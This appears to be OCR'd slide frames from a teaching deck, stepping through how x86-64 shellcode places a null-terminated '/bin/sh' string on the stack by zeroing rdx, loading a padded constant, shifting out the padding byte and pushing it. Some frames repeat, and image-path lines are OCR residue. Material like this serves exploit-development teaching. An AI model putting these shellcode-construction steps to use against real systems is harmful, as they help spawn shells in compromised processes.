
xor %rdx, %rdx


RAX
0x0000000000000000
RBX
0x????????????????
RDX
0x0000000000000000
RDI
RSI
stack
RSP


mov $0x68732f6e69622f41, %rbx




mov $0x68732f6e69622f41, %rbx




mov $0x68732f6e69622f41, %rbx




shr $0x8, %rbx


RAX
0x0000000000000000
RBX
0x68732f6e69622f41
RDX
0x0000000000000000
RDI
RSI
stack
RSP


shr $0x8, %rbx


RAX
0x0000000000000000
RBX
0x68732f6e69622f41
RDX
0x0000000000000000
RDI
RSI
stack
RSP


shr $0x8, %rbx


RAX
0x0000000000000000
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
stack
RSP


push %rbx


RAX
0x0000000000000000
RBX
0x0068732f6e69622f
RDX
0x0000000000000000
RDI
RSI
stack
RSP

